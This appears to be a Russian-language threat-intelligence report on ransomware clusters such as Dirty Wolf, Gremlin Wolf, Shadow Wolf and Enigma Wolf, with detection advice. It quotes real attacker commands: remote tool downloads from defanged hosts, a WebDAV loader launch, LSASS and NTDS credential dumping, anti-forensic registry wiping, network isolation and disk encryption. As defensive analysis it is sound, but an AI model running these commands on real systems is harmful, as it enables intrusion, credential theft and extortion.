Атакующим необходимо взаимодействовать со скомпрометированной системой. Чаще всего они используют для этого веб-протоколы, например HTTPS.

9. Impair defenses

Злоумышленники не только избавляются от следов, которые оставляют их методы и инструменты, но и отключают средства защиты. Это позволяет им беспрепятственно проходить этапы жизненного цикла атаки.

10. System information discovery

В большинстве случаев злоумышленникам необходимо получить хотя бы базовую информацию о скомпрометированной системе.

Дисклеймер

Это исследование имеет исключительно технически-прикладной характер. Его цели:

- обобщить и представить актуальные тренды развития киберландшафта в России и странах СНГ;
- описать наиболее распространенные тактики, техники и процедуры злоумышленников;
- поделиться кейсами из нашей практики реагирования на инциденты.

Киберпреступники часто проводят фишинговые рассылки от имени крупных и известных организаций или ссылаются на них в письмах. Чем сильнее бренд компании, тем охотнее злоумышленники используют ее айдентику. Узнаваемые логотипы и прочие элементы фирменного стиля повышают доверие со стороны пользователей, подталкивая их открыть письмо. Важно помнить, что обладатель торговой марки не несет ответственности за действия преступников и причиненный в результате ущерб.

Также многие хактивистские группировки намеренно выбирают названия, напоминающие наименования спецслужб, чтобы придать себе статус в глазах жертвы, отвлечь ее внимание или вызвать больший резонанс в медиа. Несмотря на названия, группировки не связаны с реальными государственными структурами.

В ходе атак злоумышленники нередко используют легитимные инструменты. Важно понимать, что разработчики и поставщики легитимного ПО, а также владельцы сервисов не несут ответственности за нецелевое и незаконное использование их решений.

1

Финансово мотивированные преступления

Кластеры активности с финансовой мотивацией традиционно преобладают в ландшафте киберугроз. Для достижения целей они продолжают использовать широкий спектр методов: распространяют вымогательское ПО, похищают данные для перепродажи на теневых маркетплейсах, получают доступ к онлайн-банкингу и внедряют криптомайнеры.

В этом разделе поделимся информацией о наиболее значимых финансово мотивированных кластерах, которые команда BI.ZONE Threat Intelligence отслеживала в 2024 году.

Dirty Wolf

Другие названия: Morlock

Этот кластер активности появился в начале 2024 года и стал очередным примером того, как атакующие активно пользуются попавшими в публичное пространство исходными кодами и билдерами программ-вымогателей.

Злоумышленники получали первоначальный доступ с помощью аутентификационного материала, добытого при использовании легитимных учетных записей и эксплуатации общедоступных приложений. Также преступники атаковали IT-подрядчиков, чтобы в дальнейшем через их инфраструктуру проникать в системы жертвы с помощью служб удаленного доступа.

Информацию о скомпрометированной IT-инфраструктуре злоумышленники собирали с помощью популярных инструментов, например SoftPerfect Network Scanner.

Для обеспечения персистентного доступа к IT-инфраструктуре преступники активно применяли:

- фреймворки постэксплуатации с открытым исходным кодом, например Sliver;
- средства туннелирования трафика, например Localtonet;
- легитимные средства удаленного доступа, например AnyDesk.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, энергетика, строительство

Услуги и торговля

Розничная торговля, электронная коммерция, финансы, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Образование, наука и технологии

Образование, наука, инженерия, информационные технологии

Инфраструктура и транспорт

Транспорт, связь, СМИ

Localtonet

Утилита для создания туннелей из интернета в локальную сеть. Работает по принципу обратного прокси, использует протоколы HTTP, HTTPS, TCP, UDP. С ее помощью злоумышленники могут создавать альтернативные каналы доступа к закрытым сегментам сети, а также доставлять вредоносную нагрузку и другие инструменты в целевые системы.

Возможности обнаружения

Отслеживайте следующую активность:

- Запуск исполняемых файлов, в качестве названия продукта которых указано `localtonet`.
- Запуск исполняемых файлов, в качестве оригинального названия которых указано `localtonet.dll`.
- Сетевое взаимодействие с `*.localto[.]net` и `*.localtonet[.]com`.
- Создание файлов по пути `*\AppData\local\localtonet\*`.

Чтобы загрузить Localtonet в скомпрометированную систему и обеспечить в ней персистентность утилиты через службы Windows, злоумышленники использовали интерпретаторы PowerShell и NSSM:

```
powershell iwr hxxp://localtonet[.]com/
download/localtonet-win-64.zip -outfile ltn.zip
-usebasicparsing; expand-archive -force -path
ltn.zip -destinationpath C:\Windows\Temp; iwr
hxxp://localtonet[.]com/nssm-2.24.zip -outfile
nssm.zip -usebasicparsing; expand-archive -force
-path nssm.zip -destinationpath C:\Windows\
Temp; C:\Windows\Temp\nssm-2.24\win64\nssm.exe
install Win32_L2NTO C:\Windows\Temp\localtonet.exe
authtoken [redacted]; C:\Windows\Temp\nssm-2.24\
win64\nssm.exe start Win32_L2NTO; rm nssm.zip;
rm ltn.zip
```

Dirty Wolf получал аутентификационный материал сразу несколькими методами. Мы зафиксировали применение как Mimikatz, так и XenArmor All-In-One Password Recovery Pro.

XenArmor All-In-One Password Recovery Pro

Утилита, позволяющая восстанавливать пароли для различных приложений: email- и FTP-клиентов, браузеров, мессенджеров, программ для управления базами данных, менеджеров загрузок, менеджеров и хранилищ паролей и т. п. С ее помощью злоумышленники могут получать дополнительный аутентификационный материал.

Возможности обнаружения

Отслеживайте следующую активность исполняемых файлов:

- Запуск таких файлов, в качестве названия продукта которых указано `XenArmor All-In-One Password Recovery Pro Command-line`, в качестве описания — `XenArmor All-In-One Password Recovery Pro Command-line Application`, в качестве оригинального имени — `XenArmor All-In-One Password Recovery Pro Command-line`.
- Получение доступа их процессами к файлам, содержащим аутентификационный материал.
- Создание их процессами файлов с расширениями `.html`, `.csv`, `.xml`, `.json` или `.sqlite`.

Для получения учетных данных атакующие применяли не только сторонние инструменты, но и возможности скомпрометированной системы, например утилиту ntdsutil:

```
ntdsutil.exe 'ac i ntds' 'ifm' 'create full
c:\programdata\activedirectory' q q
```

Как и некоторые другие кластеры активности, использующие в атаках вымогательское ПО, Dirty Wolf интересовался аутентификационным материалом для Telegram и получал доступ к соответствующим папкам, например `C:\Users\[redacted]\AppData\Roaming\Telegram Desktop\tdata`.

Злоумышленники продвигались по скомпрометированной IT-инфраструктуре при помощи протокола удаленного рабочего стола (RDP). Помимо этого, они использовали PsExec, а также его версию с открытым исходным кодом — PAExec, чтобы выполнять команды в удаленных системах.

PAExec

Аналог PsExec, утилита с открытым исходным кодом, которая позволяет управлять системами в корпоративной сети. С ее помощью злоумышленники могут выполнять команды в удаленных системах на этапе продвижения по скомпрометированной IT-инфраструктуре.

Возможности обнаружения

Отслеживайте следующую активность:

- Запуск исполняемых файлов, в качестве названия продукта или описания которых указано `PAExec Application`.
- Создание служб, в имени которых есть строка `PAExec`.
- Использование аргументов командной строки, характерных для инструмента, например `\\<IP-адрес>` или `-sname` (в случае если злоумышленники хотят задать имя службе).

Атакующие распространяли программы-вымогатели разными способами:

- с помощью указанных выше инструментов;
- используя возможности серверов управления антивирусным ПО;
- вручную, передвигаясь по скомпрометированной инфраструктуре с помощью RDP.

Иногда злоумышленники проявляли интерес и к Linux-инфраструктуре — для продвижения по ней использовался протокол SSH.

Для шифрования данных в Windows-инфраструктуре атакующие применяли программу-вымогатель, созданную при помощи билдера LockBit 3.0, в случае с Linux — созданную на основе исходных кодов Babuk.

В качестве выкупа злоумышленники нередко запрашивали больше 100 миллионов рублей. В результате им удавалось получать довольно крупные суммы, часто десятки миллионов рублей.

Разбор атаки Dirty Wolf. Кейс из практики команды BI.ZONE по реагированию на инциденты

В рамках реагирования на инцидент в организации финансовой отрасли команда BI.ZONE в очередной раз столкнулась с шифрованием IT-инфраструктуры [redacted] с использованием программы-вымогателя, созданной при помощи билдера LockBit 3.0.

Несмотря на то что билдер доступен в публичном пространстве и им пользуется множество злоумышленников, анализ выявленных методов и инструментов позволил связать эту активность с кластером Dirty Wolf [redacted].

Атакующие воспользовались легитимной учетной записью, принадлежащей подрядчику организации, чтобы подключиться к инфраструктуре по VPN, а после — по RDP к одному из серверов [redacted].

Далее преступники с помощью популярного инструмента Mimikatz получили привилегированный аутентификационный материал, с которым могли начать продвижение по IT-инфраструктуре.

Для обеспечения персистентного доступа атакующие воспользовались сценарием PowerShell, который позволил им загрузить в скомпрометированную систему инструмент Localtonet и запустить его в качестве службы при помощи NSSM:

```
powershell iwr hxxp://localtonet[.]com/download/localtonet-win-64.zip -outfile ltn.zip -usebasicparsing;

xpand-archive -force -path ltn.zip -destinationpath C:\Windows\Temp;

iwr hxxp://localtonet[.]com/nssm-2.24.zip -outfile nssm.zip -usebasicparsing;

expand-archive -force -path nssm.zip -destinationpath C:\Windows\Temp;
```

```
C:\Windows\Temp\nssm-2.24\win64\nssm.
exe install Win32_Serv C:\Windows\Temp\
localtonet.exe authtoken [redacted];

C:\Windows\Temp\nssm-2.24\win64\nssm.exe
start Win32_Serv;

rm nssm.zip;

rm ltn.zip;
```

Также атакующие воспользовались PowerShell для запуска инструмента XenArmor All-In-One Password Recovery Pro, сохранив полученные учетные данные в HTML-файл `XenAllPasswordPro.exe -a [redacted].html`.

Злоумышленники интересовались аутентификационным материалом, связанным с Telegram, о чем говорит доступ к папке `C:\Users\[redacted]\AppData\Roaming\Telegram Desktop\tdata`.

Перед шифрованием скомпрометированной IT-инфраструктуры атакующие собрали информацию о доступных удаленных системах с помощью SoftPerfect Network Scanner.

После этого злоумышленники начали передвигаться от системы к системе по RDP, отключали средства защиты и запускали экземпляр программы-вымогателя.

Примечательно, что в этом случае показатель TTR составил всего два дня.

Своевременное реагирование на выявленный киберинцидент позволило не только ограничить доступ злоумышленников к IT-инфраструктуре организации, исключив нанесение повторного ущерба, но и приступить к восстановлению пострадавших систем в кратчайшие сроки, минимизировав влияние на бизнес-процессы.

TTR — time-to-ransom, время от получения злоумышленниками доступа к IT-инфраструктуре до распространения программ-вымогателей

2 дня

составил показатель TTR в ходе одной из атак Dirty Wolf

Выводы

01

Бесконтрольный доступ в IT-инфраструктуру, в том числе со стороны подрядчиков, значительно увеличивает вероятность компрометации. Решения класса privilege access management, например BI.ZONE PAM, позволяют эффективно управлять доступом к привилегированным учетным записям, что значительно ограничивает риск несанкционированного проникновения.


02

Несмотря на низкий показатель TTR во многих инцидентах, связанных с вымогательством, злоумышленникам нужно решить целый ряд задач, прежде чем они достигнут цели. При этом компаниям важно иметь возможность вовремя выявлять вредоносную активность и корректно реагировать на нее. С такими задачами помогают справиться решения класса endpoint detection and response (EDR), например BI.ZONE EDR.

03

Недостаток знаний о методах и об инструментах злоумышленников не позволяет правильно приоритизировать работу с выявляемыми событиями кибербезопасности, что зачастую приводит к инцидентам. Своевременно получать такую информацию позволяют порталы киберразведки, например BI.ZONE Threat Intelligence.

04



Gremlin Wolf

Другие названия: OldGremlin, TinyScouts

Этот кластер был активен до начала 2023 года, после чего исчез — в 2024-м он возобновил деятельность. Как и прежде, злоумышленники использовали фишинговые электронные письма для доставки в целевые системы собственного ВПО, в частности нового JS-загрузчика.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, энергетика, **строительство**

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Инфраструктура и транспорт

Транспорт, связь, СМИ

Услуги и торговля

Розничная торговля, **электронная коммерция**, финансы, **страхование**, коммунальное хозяйство, туризм, организация досуга и развлечений

Образование, наука и технологии

Образование, наука, инженерия, **информационные технологии**

Gremlin Wolf отличается тем, что качественно составляет фишинговые письма — это значительно увеличивает вероятность успешной компрометации целевой системы. Специалисты BI.ZONE Threat Intelligence зафиксировали такие рассылки от имени компаний «Диадок» и «Экспофорум-Интернэшнл», а также коллегии адвокатов «Делькредере».

Письма содержали фишинговые ссылки, которые вели на архивы, например `Документы для оплаты и участия в ПМГФ 2024.zip`. Архивы содержали LNK-файлы — при их открытии инициировалось выполнение команды, которая загружала и запускала с подконтрольного атакующим сервера интерпретатор NodeJS, JS-загрузчик и фишинговый документ:

```
cmd.exe /c start \\expo-forum[.]net\DavWWWRoot\
expo-forum\Akt_sdachi_priemki_PMFG_2024.pdf &&
\\expo-forum[.]net\DavWWWRoot\node.exe \\expo-
forum[.]net\DavWWWRoot\image
```

NodeJS

Выполнение различных команд и сценариев в скомпрометированной системе открывает злоумышленникам широкие возможности постэксплуатации. При этом для реализации вредоносных сценариев атакующие могут выбирать не самые популярные интерпретаторы, например NodeJS.

Возможности обнаружения

Отслеживайте следующую активность:

- Запуск NodeJS (например, `node.exe`) из нетипичных расположений.
- Выполнение интерпретатором NodeJS сценариев, расположенных на удаленных ресурсах.
- Использование NodeJS для выполнения сценариев в планировщике задач, папках автозагрузки, разделе реестра Run или службах.

Реализуемый интерпретатором NodeJS сценарий подключается к подконтрольному злоумышленникам серверу и ожидает JavaScript-код для выполнения.

В качестве фишингового документа, который демонстрировался жертве, использовался, например, проект деловой программы Петербургского международного газового форума — 2024.

Фишинговый документ, загружаемый в скомпрометированную систему

2 года

составил показатель TTR в ходе одной из атак Gremlin Wolf

Примечательно, что для реализации атак Gremlin Wolf не только использовал свежие рассылки, но и полагался на старые компрометации. В инциденте из практики нашей команды реагирования TTR составил практически два года.

Злоумышленники активно использовали различные сценарии, написанные на JavaScript, в том числе для закрепления в удаленных системах и обеспечения резервного доступа к скомпрометированной IT-инфраструктуре. Но также в их арсенале были и альтернативные инструменты. Например, чтобы сделать дамп процесса LSASS, атакующие использовали популярный легитимный инструмент ProcDump:

```
cmd.exe /c C:\Windows\Temp\procdump.exe
-accepteula -r -ma 1576
C:\Windows\Temp\[redacted].bin
```

Еще одним способом для получения дампа процесса LSASS была эксплуатация библиотеки `comsvcs.dll`:

```
rundll32 C:\WINDOWS\system32\comsvcs.dll,
MiniDump 612 C:\Windows\Temp\[redacted].bin
```

Самым интересным методом получения доступа к аутентификационному материалу из памяти скомпрометированной системы было использование драйвера WinPmem, который позволял сделать слепок всей памяти.

WinPmem

Инструмент с открытым исходным кодом, предназначенный для создания слепков оперативной памяти Windows-систем. Злоумышленники могут использовать эти слепки для извлечения сохраненного аутентификационного материала.

Возможности обнаружения

Отслеживайте следующую активность:

- Создание служб с именем `pmem`.
- Создание файлов размером больше 1 ГБ с расширением `.raw`.
- Загрузка драйвера, подписанного `Binalyze LLC`.

Для сбора информации об Active Directory злоумышленники использовали популярные инструменты Power View и SharpHound.

В арсенале атакующих также был инструмент TinyShot, который часто загружался в скомпрометированную систему сразу после получения первоначального доступа и позволял делать снимки с экрана.

Для продвижения по скомпрометированной IT-инфраструктуре преступники использовали протоколы RDP и SSH в зависимости от типа систем. А для выполнения команд в удаленных системах применяли инструмент SMBExec.

В большинстве случаев злоумышленники удаляли все доступные резервные копии перед тем, как начать распространение программы-вымогателя по скомпрометированной IT-инфраструктуре.

Средства защиты злоумышленники отключали с помощью инструмента TinyKiller. Он эксплуатирует уязвимости в легитимных драйверах (CVE-2018-19320, CVE-2018-19322, CVE-2018-19323, CVE-2018-19321, CVE-2019-16098), чтобы загрузить вредоносный драйвер и использовать его для завершения процессов, относящихся к различным средствам защиты.

Также атакующие старались затруднить процессы восстановления IT-инфраструктуры и реагирования на инцидент. Для этого они применяли инструмент TinyIsolator, который использует WMIC для отключения сетевого адаптера и изоляции скомпрометированной системы:

```
wmic path win32_networkadapter where
”NetEnabled=’TRUE’” call disable
```

WMIC

Различные кластеры активности широко используют утилиту командной строки для Windows Management Instrumentation (WMI), чтобы решать различные задачи в контексте постэксплуатации. В частности, с ее помощью собирают данные о скомпрометированной системе, удаляют теневые копии, а также выполняют команды, в том числе в удаленных системах.

Возможности обнаружения

Отслеживайте запуск WMIC со следующими параметрами:

- `product get name`, `AntiVirusProduct`, `computersystem get domain`, `computersystemget name`, `os get installdate`, `product list brief` и другими, указывающими на сбор информации о системе.
- `process call create`, который часто используется для выполнения команд в удаленных системах.
- `shadowcopy delete`, который указывает на попытку удаления теневых копий.
- `EventFilter`, `FilterToConsumerBinding`, `CommandLineEventConsumer`, `ActiveScriptEventConsumer`, которые указывают на попытку создания WMI-подписок для закрепления в системе.

Вместе с отключением средств защиты и изоляцией скомпрометированных систем от сети злоумышленники распространяли программу-вымогатель, получившую название TinyCrypt.

Разбор активности Gremlin Wolf. Кейс из практики команды BI.ZONE TDR

В рамках круглосуточного мониторинга аналитики BI.ZONE TDR зафиксировали, что пользователь одной из систем [redacted] перешел по вредоносной ссылке hxxps://1cbit[.]org/yvbo6wk6lk. За этим последовала загрузка архива с LNK-файлом schet-faktura-090824.zip.

Данные BI.ZONE Threat Intelligence позволили связать выявленную активность с кластером Gremlin Wolf, после чего наши специалисты сразу оповестили клиента [redacted] и нейтрализовали вредоносную активность.

[redacted]

Выяснилось, что пользователь перешел по ссылке из фишингового письма. Специалисты нашли других получателей этого сообщения, удалили такие письма из почтовых ящиков и проверили системы на наличие потенциально вредоносной активности, связанной с идентифицированным кластером.

Логово преступников

Подконтрольные злоумышленникам серверы

Выводы

01 Круглосуточный мониторинг, который выполняют внешние поставщики, не только обеспечивает своевременное реагирование на инциденты, но и позволяет компенсировать недостаток опыта у сотрудников организации. В результате угроза быстро нейтрализуется, а ущерба удается избежать.

02 Актуальные и применимые киберразведданные позволяют аналитикам точно идентифицировать угрозы, а также принимать правильные решения по их нейтрализации и проактивному поиску потенциально вредоносной активности.

Shadow Wolf

Другие названия: Shadow, Comet, DARKSTAR

Мы делились информацией об этом кластере активности в исследованиях Threat Zone 2024 и Lost & Found. В 2024 году Shadow Wolf продолжил активность и в конце января переименовался в DARKSTAR.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, **обрабатывающая промышленность**, энергетика, **строительство**

Государство и общество

Государственное управление, **здравоохранение**, культура, **спорт**

Инфраструктура и транспорт

Транспорт, **связь**, **СМИ**

Услуги и торговля

Розничная торговля, **электронная коммерция**, **финансы**, **страхование**, коммунальное хозяйство, туризм, организация досуга и развлечений

Образование, наука и технологии

Образование, наука, **инженерия**, **информационные технологии**

Для получения первоначального доступа злоумышленники преимущественно эксплуатировали общедоступные приложения: Microsoft Exchange (CVE-2021-34473, CVE-2021-34523, CVE-2021-31207), Atlassian Confluence Data Center и Confluence Server (CVE-2023-22518).

Также атакующие активно пользовались скомпрометированными IT-инфраструктурами подрядчиков компаний-жертв — это позволяло получать первоначальный доступ с помощью легитимных учетных записей.

Для получения персистентного доступа злоумышленники использовали легитимное средство удаленного доступа AnyDesk и инструмент для обратного проксирования Ngrok.

Ngrok

Легитимный инструмент для обратного проксирования, позволяющий создавать безопасные туннели до серверов, находящихся за межсетевыми экранами или в локальных системах, у которых нет публичного IP-адреса. Часто злоумышленники используют его, чтобы обеспечить возможность подключения по RDP к целевым системам.

Возможности обнаружения

Отслеживайте следующие признаки:

- Строка `ngrok`, содержащаяся в процессах, именах файлов, названиях продукта или его описании.
- Характерные параметры командной строки, с которыми осуществляется запуск инструмента, например `tcp 3389`.
- Входящие RDP-подключения, в качестве источника которых указано `%16777216`.
- Сетевые коммуникации с `*.ngrok-agent[.]com`, `*.ngrok[.]com` и `*.ngrok[.]io`.

Для закрепления в скомпрометированной системе злоумышленники создавали задачи в планировщике Windows, маскируя сам файл под легитимное приложение, например `OfficeClickToRun.exe`. При этом атакующие использовали инструмент для обеспечения доступа к скомпрометированной системе по RDP и запускали его с параметром `tcp 3389`.

Преступники получали аутентификационный материал с помощью широкого набора инструментов, в том числе Mimikatz, secretsdump, ProcDump, XenArmor All-In-One Password Recovery Pro, а также ntdsutil:

```
ntdsutil.exe 'ac i ntds' 'ifm' 'create full
C:\Users\Public\Temp\log' q q
```

Злоумышленники активно интересовались паролями, сохраненными в браузерах. Для их извлечения из Mozilla Firefox они использовали инструмент grabff, а также его вариант, позволяющий получить аутентификационный материал, сохраненный в Google Chrome.

grabff

Инструмент, позволяющий злоумышленникам скопировать файлы, содержащие аутентификационные данные браузеров Mozilla Firefox и Google Chrome.

Возможности обнаружения

Отслеживайте события копирования следующих файлов:

- `key3.db`, `key4.db`, `logins.json`, `cert9.db` из папки `C:\Users\<USER>\AppData\Roaming\Mozilla\Firefox\Profiles\<PROFILE>\`.
- `Login Data` из папки `C:\Users\<USER>\AppData\local\google\chrome\user data\default\`.

С помощью grabff атакующие собирали сохраненные аутентификационные данные сразу с множества систем в скомпрометированной IT-инфраструктуре.

Подобный подход злоумышленники применяли и при сборе аутентификационного материала для Telegram. В арсенале атакующих был сценарий PowerShell, который позволял проверить, есть ли в системе этот мессенджер. По необходимости атакующие могли скопировать содержимое папки `C:\Users\<USER>\AppData\Roaming\Telegram Desktop\tdata`.

Для сбора информации о скомпрометированной IT-инфраструктуре и доступных удаленных системах злоумышленники использовали широкий набор средств. Например, сканировали сеть с помощью легитимного инструмента Slitheris Network Discovery.

Slitheris Network Discovery

Сетевой сканер, позволяющий собирать различную информацию об устройствах в IT-инфраструктуре (в том числе скрытых). Злоумышленники используют его для получения информации о доступных удаленных системах.

Возможности обнаружения

Отслеживайте запуск исполняемых файлов, в качестве имени продукта которых указано `Slitheris Network Discovery`, в качестве описания файла — `Slitheris Network Discovery`, в качестве названия компании — `Komodo Laboratories LLC` или в качестве оригинального имени файла — `Slitheris.exe`.

Для сбора информации об Active Directory злоумышленники использовали широко распространенные среди различных кластеров активности инструменты, например Power View, adPEAS и ADRecon.

ADRecon

Инструмент, позволяющий получить разную информацию об окружении Active Directory. Злоумышленники используют его для сбора данных о скомпрометированной IT-инфраструктуре.

Возможности обнаружения

Отслеживайте следующую активность:

- Создание в файловой системе файлов и папок, имя которых включает `ADRecon-Report`.
- Запуск файлов с расширением `.ps1` с параметрами, характерными для ADRecon, например `-GenExcel`, `-OutputDir`, `-Collect`, `-OutputType`.

С помощью сценариев PowerShell злоумышленники решали разные задачи в рамках жизненного цикла атаки. Например, один сценарий позволял преступникам собирать информацию о подключениях по RDP с интересующей их системы. С его помощью атакующие определяли, какие пользователи входили в ту или иную систему. Сценарий запускался следующим образом:

```
powershell.exe -ex bypass -f Get-RDPLogs.ps1
-ComputerName [redacted] > log.txt
```

Злоумышленники применяли и контркриминалистические методы. Например, сценарий `CleanRDPHistory.bat` для удаления источников данных о подключениях по протоколу удаленного рабочего стола, а также список последних открытых пользователем файлов:

```
reg delete "HKEY_CURRENT_USER\Software\Microsoft\
Terminal Server Client\Default" /va /f

reg delete "HKEY_CURRENT_USER\Software\Microsoft\
Terminal Server Client\Servers" /f

reg add "HKEY_CURRENT_USER\Software\Microsoft\
Terminal Server Client\Servers"

attrib -s -h %userprofile%\documents\Default.rdp

del %userprofile%\documents\Default.rdp

del /f /s /q /a %AppData%\Microsoft\Windows\
Recent\AutomaticDestinations
```

Для повышения привилегий в скомпрометированных системах атакующие использовали уязвимости CVE-2021-40449, CVE-2022-21882, CVE-2022-21999 и CVE-2023-21746.

Также в арсенале злоумышленников был инструмент AutoZerologon, который позволял воспользоваться уязвимостью Zerologon (CVE-2020-1472) и получить полный контроль над контроллером домена.

Для продвижения по скомпрометированной IT-инфраструктуре атакующие применяли широкий набор методов и инструментов: RDP, PowerShell, PsExec, PuTTY, SMBExec и WMIExec из пакета Impacket, а также CrackMapExec.

Перед тем как распространить программы-вымогатели по скомпрометированной IT-инфраструктуре, злоумышленники нередко собирали и выгружали конфиденциальную информацию. Атакующие использовали облачные сервисы, например `gofile[.]io`, а также легитимный инструмент Rclone и инфраструктуру Ngrok.

Rclone

Инструмент с открытым исходным кодом, который позволяет осуществлять резервное копирование данных с использованием облачного или иных доступных хранилищ. С его помощью злоумышленники выполняют эксфильтрацию конфиденциальных данных, собранных в скомпрометированной IT-инфраструктуре.

Возможности обнаружения

Отслеживайте:

- Запуск исполняемых файлов, в качестве имени продукта которых указано `Rclone`, в качестве описания файла — `Rsync for cloud storage`, в качестве названия компании — `hxxps://rclone[.]org` или в качестве оригинального имени файла — `rclone.exe`.
- Параметры командной строки, которые атакующие часто используют для запуска Rclone, например `copy`, `--max-age`, `--exclude`, `--ignore-existing`, `--auto-confirm`, `--multi-thread-streams`, `--transfers`.

В Windows-инфраструктурах злоумышленники размещали созданный с помощью билдера LockBit 3.0 экземпляр программы-вымогателя на основном контроллере домена в папке `C:\Windows\SYSVOL\sysvol\[redacted]\scripts`. Затем создавали групповую политику, а уже в ней — несколько задач планировщика, которые запускали экземпляр вредоносной программы и очищали журналы событий.

В случае с ESXi для распространения программ-вымогателей (на основе исходных кодов Babuk) злоумышленники использовали собственную утилиту `vcenter_run`, замаскированную под легитимное приложение vCenter Server Appliance компании VMware.

Примечательно, что злоумышленники требовали выкуп, сумма которого могла превышать 300 миллионов рублей.

Исследователи связывают рассматриваемый кластер с двумя другими: Twelfth Hyena и Cobalt Werewolf. Например, наши коллеги из F.A.C.C.T. в своем расследовании приводят доказательства, что вымогатели Shadow Wolf и хактивисты Twelth Hyena относятся к одной группе.

300 млн ₽

требовали злоумышленники из Shadow Wolf в качестве выкупа

Enigma Wolf

Другие названия: DcHelp

Этот кластер активности мы рассматривали в исследовании Threat Zone 2024. В 2024 году Enigma Wolf продолжил атаковать преимущественно организации малого и среднего бизнеса. Это повлияло как на набор методов и инструментов, так и на размер требуемого выкупа: зачастую он ограничивался миллионом рублей в криптовалюте.

География атак

Атакованные отрасли

Производство

Сельское хозяйство, добыча полезных ископаемых, обрабатывающая промышленность, энергетика, строительство

Услуги и торговля

Розничная торговля, электронная коммерция, финансы, страхование, коммунальное хозяйство, туризм, организация досуга и развлечений

Государство и общество

Государственное управление, здравоохранение, культура, спорт

Образование, наука и технологии

Образование, наука, инженерия, информационные технологии

Инфраструктура и транспорт

Транспорт, связь, СМИ

Для получения первоначального доступа злоумышленники использовали общедоступные службы удаленного доступа, например RDP, и легитимные учетные записи.

Получив первоначальный доступ, атакующие копировали в скомпрометированную систему набор инструментов, необходимый для постэксплуатации.

Зачастую злоумышленники использовали популярные инструменты: для сбора информации — Advanced Port Scanner, а для получения дополнительного аутентификационного материала — Mimikatz.

Информация об удаленных системах сохранялась в текстовый файл, после чего преступники использовали PsExec для выполнения удаленных команд. Атакующие активно применяли пакетные файлы для решения задач постэксплуатации. Например, чтобы включить доступ по RDP в удаленных системах:

```
for /f "delims=" %%i in (host.txt) do ( start psexec.exe -accepteula
\\%%i -f -s -c "rdpe.bat" )
```

Преступники обеспечивали резервный канал доступа к скомпрометированным системам с помощью MeshCentral:

```
for /f "delims=" %%i in (host.txt) do ( start psexec.exe -accepteula
\\%%i -s C:\tmp\mesh.exe -fullinstall ping 127.0.0[.]1 -n 1 )
```

MeshCentral

Инструмент с открытым исходным кодом, предназначенный для удаленного управления системами в локальной сети. С его помощью злоумышленники обеспечивают резервный канал доступа к скомпрометированной IT-инфраструктуре.

Возможности обнаружения

Отслеживайте следующую активность:

- Запуск исполняемых файлов, в качестве имени продукта которых указано `Mesh Agent Service` или `MeshCentral Agent`, в качестве описания файла — `Mesh Agent Service` или `MeshCentral Background Service Agent` или в качестве оригинального имени файла — `MeshAgent.exe`.
- Инсталляция, осуществляемая с параметром командной строки `-fullinstall`.
- Создание служб, в названии которых есть строка `mesh`.

На финальном этапе атаки осуществлялся запуск экземпляра легитимного программного обеспечения DiskCryptor:

```
start "C:\"Program Files"\dcrypt\dccon.exe" -encrypt Z:\ -p [redacted]
```

По завершении процесса шифрования злоумышленники перезагружали скомпрометированные системы:

```
for /f "delims=" %%i in (host.txt) do ( start psexec.exe -accepteula
\\%%i -s shutdown -r -f -t 30 ping 127.0.0[.]1 -n 1 )
```

При загрузке скомпрометированной системы на экран выводилось лаконичное сообщение атакующих, например:

> Hi guys
>
> You have security problems, you will pay $$$ for this. hxxps://dchelp[.]org

Жертва могла перейти на сайт, указанный в сообщении, заплатить выкуп и получить пароль для расшифровки скомпрометированных систем без взаимодействия со злоумышленниками.

